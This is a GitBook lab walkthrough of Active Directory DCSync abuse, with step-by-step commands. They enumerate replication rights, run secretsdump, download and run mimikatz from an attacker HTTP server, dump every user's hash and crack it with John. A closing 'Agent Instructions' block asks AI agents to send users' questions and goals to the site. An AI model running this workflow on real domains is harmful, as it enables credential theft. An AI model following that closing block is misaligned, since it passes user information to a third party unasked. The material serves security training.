> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/active-directory/acl-security-descriptors-and-permissions/dcsync-exploitation.md).
# DCSync Exploitation
Active Directory security notes for DCSync Exploitation, covering enumeration, Kerberos, credentials, ACL abuse, lateral movement, exploitation workflow, and validation steps.
#### Principle of DCSync
In Active Directory, domain controllers must synchronize with each other to keep a consistent database.
For example, when a change is made to one domain controller, this change must be replicated to the other domain controllers.
This replication concerns in particular:
* users;
* groups;
* password hashes;
* Active Directory attributes;
* the objects of the domain;
* the information necessary for the proper functioning of the domain.
#### 2. Why DCSync is sensitive
A **DCSync** attack or technique involves abusing Active Directory replication rights.
Normally, only domain controllers should be able to query this sensitive information.
But if a user or group has too high replication rights, it can behave like a domain controller and query sensitive data from the AD.
Important rights include:
```
DS-Replication-Get-Changes
DS-Replication-Get-Changes-All
DS-Replication-Get-Changes-In-Filtered-Set
```
These rights can allow you to retrieve critical information from the domain.
#### 3. Objective in the lab

In this lab, the objective is to identify which users or groups have DCSync rights.

We will use **BloodHound** to find the accounts that have these permissions.
#### 4. Search for accounts with DCSync rights in BloodHound
In BloodHound, you can use the following predefined query:
```bash
Find Principals with DCSync Rights
```
This query identifies the principals — users, groups or computers — who have replication rights on the domain.

#### 5. Search with PowerView
With PowerView, it is also possible to identify accounts with these rights using the following command:
{% code overflow="wrap" %}
```powershell
Get-ObjectAcl -ResolveGUIDs | ? {$_.ObjectAceType -match "DS-Replication-Get-Changes"} | select ObjectDN,ObjectAceType,@{name="Name";expression={Convert-SidToName $_.SecurityIdentifier}}
```
{% endcode %}
This command displays objects with permissions related to Active Directory replication.
#### 6. Changing the password of the targeted account
In the lab, we then change the password of the identified account in order to be able to use it for exploitation.
Password used:
```
Password1@
```

#### 7. Remote exploitation with secretsdump
You can then use `secretsdump.py` to use DCSync rights remotely:
{% code overflow="wrap" %}
```bash
secretsdump.py 'whoami.local/hyacinthe.maryrose:'Password1@'@172.16.0.100'
```
{% endcode %}
This makes it possible to recover sensitive information accessible thanks to the account's replication rights.
#### 8. Using Mimikatz on a Windows machine
{% embed url="" %}

We then download Mimikatz as a `.zip` archive, then transfer the executable to the lab's Windows machine.
On the attacking machine, we launch an HTTP server:
{% code overflow="wrap" %}
```wasm
python3 -m http.server 8000
```
{% endcode %}
From the Windows machine, we download the executable
{% code overflow="wrap" %}
```powershell
(New-Object System.NET.WebClient).DownloadFile('http://172.16.0.2:8000/mimikatz.exe', 'mimikatz.exe')
```
{% endcode %}
Then we execute it:
{% code overflow="wrap" %}
```powershell
. ./mimikatz.exe
```
{% endcode %}

#### 9. Retrieving the administrator hash
With Mimikatz, you can query the replication of the secrets of a specific user, for example the administrator account:
{% code overflow="wrap" %}
```powershell
lsadump::dcsync /user:whoami/administrador
```
{% endcode %}

#### 10. Retrieving the hashes of all users
It is also possible to query information for all users in the domain:
{% code overflow="wrap" %}
```powershell
lsadump::dcsync /whoami:whoami.local /all /csv
```
{% endcode %}
#### 12. Preparing the hash for cracking
We then place the recovered hash in a file in a format compatible with John the Ripper:
{% code overflow="wrap" %}
```bash
echo Administrador:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86::: > admin.hash
```
{% endcode %}

Then we start cracking the NTLM hash:
{% code overflow="wrap" %}
```bash
john --format=NT admin.hash
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/active-directory/acl-security-descriptors-and-permissions/dcsync-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.